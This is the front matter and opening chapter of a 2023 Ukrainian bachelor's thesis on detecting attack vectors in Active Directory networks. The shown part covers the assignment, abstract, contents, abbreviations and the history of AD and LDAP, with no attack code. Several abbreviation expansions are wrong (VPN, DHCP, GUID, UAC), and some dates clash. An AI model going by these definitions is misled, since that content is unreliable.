Міністерство освіти і науки України

Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
В.о. завідувача кафедри
кібербезпеки та захисту інформації
_____ Іван ПАРХОМЕНКО
«____ » червня 2023р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи

галузь знань 12 Інформаційні технології
(шифр і назва галузі знань)

спеціальність 125 Кібербезпека
(код і назва спеціальності)

освітній ступень бакалавр

освітня програма Кібербезпека
(назва освітньо-професійної програми)

на тему: Засоби виявлення векторів атак в просторі Active Directory клієнт-серверної мережі на базі операційних систем Windows

Виконавець: студент IV курсу, групи КБ-41

_____ **Андрій БРАТУСЬ**
(підпис) (ім'я прізвище)

	Прізвище, ініціали	**Підпис**
Керівник	Лариса МИРУТЕНКО	

Нормоконтроль	Андрій ФЕСЕНКО	

Київ 2023

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
В.о. завідувача кафедри
кібербезпеки та захисту інформації
_____ Сергій ТОЛЮПА
«1» листопада 2022 р.

ЗАВДАННЯ
на виконання кваліфікаційної роботи

спеціальності 125 Кібербезпека
(код і назва спеціальності)

освітньої програми Кібербезпека
(назва освітньої програми)

Студентові **КБ-41** (група) **Братусю Андрію Сергійовичу**
(прізвище ім'я по-батькові)

Тема кваліфікаційної роботи Засоби виявлення векторів атак в просторі Active Directory клієнт-серверної мережі на базі операційних систем Windows

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Тема кваліфікаційної роботи затверджена на засіданні кафедри кібербезпеки та захисту інформації протокол №5 від 29.10.2022 р.

2. ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Локально створена інфраструктура Active Directory з власними доменом, контролером домену, користувачами, групами, політиками безпеки; скрипти для автоматизації кроків знаходження недоліків у внутрішній мережі

3. ЗМІСТ РОЗРАХУНКОВО-ПОЯСНЮВАЛЬНОЇ ЗАПИСКИ

Поняття сервісу Active Directory, характеристики інфраструктури та її складових, методи виявлення вразливостей у середовищі Active Directory та способи їхньої експлуатації, рекомендації щодо зниження рівня ризиків та загального покращення наявної системи безпеки

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Практична цінність Виявлення векторів атак у середовищі Active Directory на базі клієнт-серверної мережі з використанням операційних систем Windows

5. ДАТА ВИДАЧІ ЗАВДАННЯ

Дата видачі завдання: 01 листопада 2022 року

Завдання видала _____ (підпис) Лариса МИРУТЕНКО (Ім'я ПРІЗВИЩЕ)

Завдання прийняв до виконання _____ (підпис) Андрій БРАТУСЬ (Ім'я ПРІЗВИЩЕ)

КАЛЕНДАРНИЙ ПЛАН

№ п/п	Найменування етапів робіт	Строки виконання робіт (початок-кінець)	Відмітка про виконання
1	Уточнення постановки завдання	29.10.2022 – 27.01.2023	*виконано*
2	Аналіз відкритих джерел	28.01.2023 – 24.03.2023	*виконано*
3	Опис компонентів Active Directory	25.03.2023 – 07.04.2023	*виконано*
4	Ідентифікація вразливостей в інфраструктурі	08.04.2023 – 20.04.2023	*виконано*
5	Експлуатація та рекомендації щодо підвищення рівня захисту	21.04.2023 – 05.05.2023	*виконано*
6	Підготовка ілюстративного матеріалу	06.05.2023 – 20.05.2023	*виконано*
7	Отримання рецензій	21.05.2023 – 04.06.2023	*виконано*
8	Оформлення пояснювальної записки	05.06.2023 – 08.06.2023	*виконано*
9	Підготовка до захисту	09.06.2023 – 13.06.2023	*виконано*

Завдання видала _____ (підпис) Лариса МИРУТЕНКО (Ім'я ПРІЗВИЩЕ)

Завдання прийняв до виконання _____ (підпис) Андрій БРАТУСЬ (Ім'я ПРІЗВИЩЕ)

Термін подання кваліфікаційної роботи до ЕК 12 червня 2022 року

РЕФЕРАТ

Кваліфікаційна робота складається зі вступу, трьох розділів, загальних висновків, списку використаних джерел, має 92 сторінки загального тексту та 88 рисунків. Список використаних джерел містить 15 найменувань і займає 2 сторінки.

Метою роботи є поєднання інструментів та засобів для виявлення векторів атак у середовищі Active Directory на базі клієнт-серверної мережі з використанням операційних систем сімейства Windows.

Об'єктом дослідження є процес реалізації векторів атак на інфраструктуру Active Directory.

Предметом дослідження є механізми та засоби виявлення атак на простір Active Directory.

Методи дослідження кваліфікаційної роботи:

- дослідження відкритих джерел;
- вивчення існуючих методів та засобів збору інформації про домен;
- розробка рекомендацій для підвищення рівня захисту інфраструктури.

Практичною цінністю отриманих результатів є виявлення векторів атак у середовищі Active Directory на базі клієнт-серверної мережі з використанням операційних систем сімейства Windows.

Ключові слова: Active Directory, архітектура, інструменти виявлення ризиків, вектори атак, механізми експлуатації векторів атак, захист середовища.

ЗМІСТ

ЗМІСТ 5
ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ 6
ВСТУП 9
РОЗДІЛ 1 СКЛАДОВІ ACTIVE DIRECTORY 10
1.1 Еволюція Active Directory 10
1.2 Архітектура та компоненти Active Directory 23
1.3 Сервіси Active Directory 30
1.4 Управління та адміністрування Active Directory 39
Висновки за розділом 1 42
РОЗДІЛ 2 ВИЯВЛЕННЯ ВЕКТОРІВ АТАК НА ACTIVE DIRECTORY 43
2.1 Опис методів отримання інформації про внутрішню мережу 43
2.2 Використання вбудованих інструментів RSAT 48
2.3 Способи застосування модуля для інтерактивної оболонки PowerShell 51
2.4 Використання Python-скрипта pywerview 54
2.5 Застосування утиліт SharpHound та BloodHound для отримання інформації про домен у графічному інтерфейсі 57
Висновки розділу 2 61
РОЗДІЛ 3 МЕТОДИ ЕКСПЛУАТАЦІЇ ТА РЕКОМЕНДАЦІЇ ЩОДО ВИЯВЛЕНИХ РИЗИКІВ В ІНФРАСТРУКТУРІ ACTIVE DIRECTORY 62
3.1 Опис векторів атак та їх експлуатація 62
3.2 Рекомендації щодо підвищення рівня захисту інфраструктури 85
Висновки за розділом 3 89
ВИСНОВКИ 90
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ 91

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

AD	-	Active Directory
NOS	-	Network Operating System
API	-	Application Programming Interface
LAN	-	Local Area Network
LDAP	-	Lightweight Directory Access Protocol
DNS	-	Domain Name System
MCE	-	Management Centre Europe
ISO	-	International Organization of Standardization
DAP	-	Directory Access Protocol
TCP/IP	-	Transmission Control Protocol/Internet Protocol
OSI	-	Open Systems Interconnection
RFC	-	Request For Comments
DC	-	Domain Controller
WINS	-	Windows Internet Name Service
RODC	-	Read-Only Domain Controller
UPN	-	User Principal Name
GP	-	Group Policy
PDC	-	Primary Domain Controller
OU	-	Organizational Unit
ESE	-	Extensible Storage Engine
NetBIOS	-	Network Basic Input/Output System
NT	-	New Technology
WAN	-	Wide Area Network
RPC	-	Remote Procedure Call
SMTP	-	Simple Message Transport Protocol
FSMO	-	Flexible Single Master Operation
RID	-	Relative Identifier
SID	-	Security Identifier
AD DS	-	Active Directory Domain Services
AD CS	-	Active Directory Certificate Services
AD FS	-	Active Directory Federation Services
AD LDS	-	Active Directory Lightweight Directory Services
AD RMS	-	Active Directory Rights Management Services
VPN	-	Virtual Area Network
IPsec	-	Internet Protocol Security

NAP	-	Network Access Protocol
EFS	-	Encrypting File System
CA	-	Certificate Authority
CRL	-	Certificate Revocation List
CN	-	Common Name
NDES	-	Network Device Enrollment Service
OCSP	-	Online Certificate Status Protocol
HTTPS	-	Hypertext Transfer Protocol Secure
IRM	-	Information Rights Management
CPU	-	Central Processing Unit
DHCP	-	Dynamic Host Resolution Protocol
UDP	-	User Datagram Protocol
ICMP	-	Internet Protocol Message Protocol
PPP	-	Point-To-Point Protocol
VM	-	Virtual Machine
(D)DOS	-	(Distributed) Denial Of Service
MAC	-	Media Access Control
BIOS	-	Basic Input/Output System
SMB	-	Server Message Block
TTL	-	Time To Live
WinRM	-	Windows Remote Management
IPsec	-	Internet Protocol Security
RSAT	-	Remote Server Administration Tools
GPO	-	Group Policy Object
ADSI	-	Active Directory Service Interfaces
UID	-	User Identifier
GUID	-	Group Identifier
ACL	-	Access Control List
ACE	-	Access Control Entry
KDC	-	Key Distribution Center
TGT	-	Ticket Granting Ticket
TGS	-	Ticket Granting Service
SPN	-	Service Principal Name
UAC	-	User Access Control
NTLM	-	Windows New Technology LAN Manager
SPN	-	Service Principal Name
SAM	-	Security Account Manager
NTDS	-	New Technology Directory Services

AS-REP	-	Authentication Service Response Manager
IT	-	Information Technology
RDP	-	Remote Desktop Protocol
DACL	-	Discretionary Access Control List
BDC	-	Backup Domain Controller
WPAD	-	Web Proxy Auto Discovery Protocol
RC4	-	Rivest Cipher 4 (Ron’s Code)
AES	-	Advanced Encryption Standard
PKI	-	Public Key Infrastructure
SAM	-	Security Account Manager
PKI	-	Public Key Infrastructure
gMSA	-	Group Managed Service Account

ВСТУП

Актуальність даної роботи визначається кількістю інцидентів кібербезпеки, пов'язаних зі зловживанням та атаками на Active Directory. У сучасному цифровому світі, де комп'ютерні системи є важливою складовою бізнесу та урядових організацій, захист інфраструктури Active Directory є критично важливим завданням. Дослідження векторів атак на Active Directory допоможе розкрити ризики та недоліки, які можуть призвести до компрометації домену.

Також актуальність даної роботи визначається широким розповсюдженням Active Directory як основного сервісу керування доступом та ідентифікації в корпоративних мережах. Зловмисники постійно шукають нові способи атак на Active Directory, щоб отримати несанкціонований доступ до ресурсів, конфіденційної інформації та зламати безпеку організаційних систем. Розуміння і аналіз векторів атак допоможуть розробити ефективні заходи безпеки та захисту.

Об’єктом дослідження є процес реалізації векторів атак на інфраструктуру Active Directory.

Предметом дослідження є механізми та засоби виявлення атак на простір Active Directory.

Метою даної роботи є поєднання інструментів та засобів для виявлення векторів атак у середовищі Active Directory на базі клієнт-серверної мережі з використанням операційних систем сімейства Windows.

Для досягнення зазначеної мети поставлено наступні завдання:

- аналіз компонентів та функціональних можливостей Active Directory;
- дослідження типових загроз та атак на інфраструктуру Active Directory;
- виявлення можливих векторів атак на простір Active Directory та розробка рекомендацій щодо протидії їхній експлуатації.

Практичною цінністю отриманих результатів є виявлення векторів атак у середовищі Active Directory на базі клієнт-серверної мережі з використанням операційних систем сімейства Windows.

РОЗДІЛ 1
СКЛАДОВІ ACTIVE DIRECTORY

1.1 Еволюція Active Directory

Active Directory - мережева операційна система (NOS), розроблена компанією Microsoft, побудована на базі Windows 2000 та Windows Server 2003 (сучасна версія – Windows Server 2022). Вона дає змогу адміністраторам ефективно керувати корпоративною інформацією з центрального сховища, яку можна глобально розподіляти. Після того, як інформація про користувачів і групи, комп'ютери та принтери, застосунки та служби, додається до Active Directory, її можна зробити доступною для використання у межах всього підприємства для будь-якої кількості людей. Етапи її еволюції наведені на рисунку 1.1.



Рисунок 1.1 – Періоди розвитку Active Directory

Структура інформації може відповідати виду організації, і користувачі отримують змогу звертатися (надсилати запити) до Active Directory, наприклад, щоби знайти розташування принтера або ж адресу електронної пошти колеги. За допомогою організаційних одиниць користувачі спроможні делегувати повноваженння і керування даними належним чином. Організації, у яких працюють тисячі людей, щоденно акумулюють значний обсяг даних - гігабайти інформації, яка надсилається на сотні комп'ютерів. Так, фахівці з Microsoft вигадали спосіб належного імпортування та розподілу даних між користувачами за допомогою інтерфейсів прикладного програмування – API, які значно спрощують керування інформацією та доступ до неї.

Мережева операційна система, або "NOS" - термін, що використовується для опису мережевого середовища, в якому різні типи ресурсів, такі як облікові записи користувачів, груп і комп'ютерів, зберігаються в центральному сховищі, яке контролюється адміністраторами, і доступне для кінцевих користувачів. Зазвичай, середовище NOS складається з одного або декількох серверів, які надають послуги NOS, такі як автентифікація, авторизація та маніпуляції з обліковими записами, а також декількох кінцевих користувачів, які отримують доступ до цих послуг.

Перше інтегроване середовище NOS від Microsoft стало доступним у 1990 році з виходом Windows NT 3.0, яка поєднувала в собі багато функцій протоколів LAN Manager та операційної системи OS/2. NT NOS повільно розвивалася протягом наступних восьми років, поки в 1997 році не вийшла бета-версія Active Directory.

У Windows NT було введене поняття "домен", що дало змогу групувати ресурси на основі адміністративних кордонів та кордонів безпеки. Домени NT - це структури, обмежені приблизно 40 000 об'єктами (користувачів, груп і комп'ютерів). Для великих організацій таке обмеження накладало поверхневі обмеження на дизайн доменної структури. Часто домени були географічно обмежені, оскільки реплікація даних між контролерами доменів (тобто серверами, що надають послуги NOS кінцевим користувачам) неяскісно виконувалася на каналах з високою затримкою або низькою пропускною здатністю. Іншою суттєвою проблемою NT NOS було делегування адміністрування, яке, як правило, мало тенденцію викликати незручності, адже

використання такого способу не надавало користувачеві жодних прав у домені, або ж усіх можливих – тобто “все або нічого”. Microsoft знала про ці обмеження і потребувала реархітектури своєї моделі NOS, яка стала би більш масштабованою та гнучкою. З цієї причини вона звернула увагу на сервіси каталогів на основі LDAP (відносини між клієнтом та сервером наведені на рисунку 1.2) як на можливе рішення.

Загалом, Active Directory - сховище інформації про мережу, застосунки або NOS, яка може бути корисною для багатьох користувачів. Згідно з цим визначенням, Windows NT NOS є різновидом служби каталогів. Насправді ж існує багато різних типів каталогів, включаючи білі (індексовані) сторінки Інтернету, системи електронної пошти, і навіть систему доменних імен (DNS). Хоча кожна з цих систем має характеристики служби каталогів, X.500 і протокол полегшеного доступу до каталогів (LDAP) визначають стандарти реалізації справжньої служби каталогів і доступу до неї.



Рисунок 1.2 - LDAP - корисний протокол доступу для швидких запитів, пошуку, змін та авторизації в розподілених службах каталогів

У 1988 році Міжнародний союз електрозв'язку (МСЕ) та Міжнародна організація зі стандартизації (ISO) об'єднали зусилля для розробки серії стандартів для довідкових служб, яка стала відома як X.500. X.500 виявився якісною моделлю

для структурування і надав багато функціональних можливостей щодо розширених операцій і безпеки. Одна з причин полягає в тому, що X.500 базується на стеку протоколів OSI (Open System Interconnection), а не на TCP/IP (наведені на рисунку 1.3), який став стандартом для Інтернету. Протокол доступу до каталогів (DAP) X.500 був дуже складним і реалізовував багато функцій, які більшості клієнтів не стали корисними. Це перешкоджало його його широкомасштабному впровадженню. Саме з цієї причини група під керівництвом Мічиганського університету розпочала роботу над "полегшеним" протоколом доступу X.500, який би вдосконалив X.500 – зробив його легшим для використання.



Рисунок 1.3 – Модель OSI & стек протоколів TCP/IP

Перша версія полегшеного протоколу доступу до каталогів (LDAP) була випущена в 1993 році як Request for Comments (RFC) 1487, але через відсутність багатьох функцій, передбачених X.500, вона так і не набула популярності. Лише з випуском LDAPv2 у 1995 році (RFC 1777) LDAP почав здобувати увагу користувачів. До створення LDAPv2, LDAP використовувався в основному як шлюз між серверами X.500. Клієнти взаємодіяли зі шлюзом LDAP, який, у свою чергу, надсилав запити на

сервер X.500. Команда Мічиганського університету здогадалася: так як LDAP здатний забезпечити більшість функціональних можливостей, необхідних для більшості клієнтів, вони можуть усунути посередника (шлюз) і розробити сервер каталогів з підтримкою LDAP. Даиий сервер каталогів міг би використовувати багато концепцій з X.500, включаючи модель даних, але не мав би всіх накладних витрат, пов'язаних з численними функціями, які він реалізовував. Таким чином, перший сервер каталогів LDAP був випущений в кінці 1995 року командою Мічиганського університету, і він став основою для багатьох майбутніх серверів каталогів.

У 1997 році в RFC 2251 було описано велике оновлення специфікації LDAP - LDAPv3. Воно надало кілька нових функцій і зробило LDAP достатньо надійним, щоби його могла реалізувати більшість постачальників. З того часу такі компанії, як Netscape, Sun, Novell, IBM, OpenLDAP Foundation, та Microsoft розробили сервери каталогів на основі LDAP.

Windows NT та Active Directory надають клієнтам служби каталогів. Обидві системи поділяють деякі спільні концепції, такі як ідентифікатори безпеки (SID), складові якого наведені на рисунку 1.4, для визначення принципів безпеки, однак вони дуже відрізняються з точки зору можливостей, масштабованості та функціональності.

По-перше, контролери доменів Windows NT Primary Domain Controllers і Backup Domain Controllers були замінені на контролери доменів Active Directory. В Active Directory можна підвищити статус серверів-учасників до контролерів домену (DC) і понизити DC до звичайних серверів-учасників без необхідності перевстановлення операційної системи, що у Windows NT було неможливим.

Організаційні одиниці також є важливою зміною в Active Directory. У Windows NT адміністрування делегувалося на основі домену. Active Directory дозволяє адміністраторам визначати межі адміністрування, які охоплюють будь-що - від цілого лісу, домену або організаційної одиниці до окремих об'єктів і атрибутів. Це дозволило значно зменшити кількість необхідних доменів і забезпечило набагато більшу гнучкість у виборі способів керування.

Рисунок 1.4 – Ідентифікатори безпеки складаються з ID домену та RID

Windows NT використовує NetBIOS як основний механізм мережевого зв'язку, тоді як Active Directory вимагає DNS і використовує TCP/IP як єдиний транспортний протокол. У попередніх версіях адміністратори повинні були підтримувати дві бази даних пошуку комп'ютерів (DNS для розпізнавання імен і WINS для розпізнавання імен NetBIOS), але Active Directory не вимагає розпізнавання імен NetBIOS. Замість цього він покладається на DNS. Користувачі все одно можуть зіткнутися з необхідністю встановлення та запуску сервера WINS, а для багатьох організацій відмова від існуючої інфраструктури WINS є небажаною перспективою. Запуск WINS разом з Active Directory потрібен лише для забезпечення сумісності застосунків.

Істотна відмінність у автоматичній синхронізації даних (реплікації) полягає у тому, що Active Directory застосовує її на рівні атрибутів, а в деяких випадках навіть на рівні значень, а не на рівні об'єктів. Якщо у Windows NT змінюється повне ім'я об'єкта користувача, необхідно реплікувати весь об'єкт. У тому ж сценарії з Active Directory буде репліковано лише змінений атрибут. Дану функціональність було вдосконалено у Windows Server 2003 Active Directory, де була імплементована реплікація на рівні значень для зв'язаних атрибутів, що дозволило реплікувати спільні атрибути, такі як належність до групи, на більш детальному рівні значень. Наприклад, замість того, щоби копіювати всіх членів групи, стало можливим копіювати лише тих членів, яких було додано або видалено.

У 2000 році була впроваджена перша версія Active Directory в Windows 2000, що відкрило нові можливості для організацій у сфері управління ресурсами власної

комп'ютерної мережі. Active Directory став ключовим компонентом операційної системи Windows Server, який надавав централізоване управління користувачами, політиками безпеки та доступом до ресурсів. Вікно конфігурації сервера у Windows 2000 наведене на рисунку 1.5.

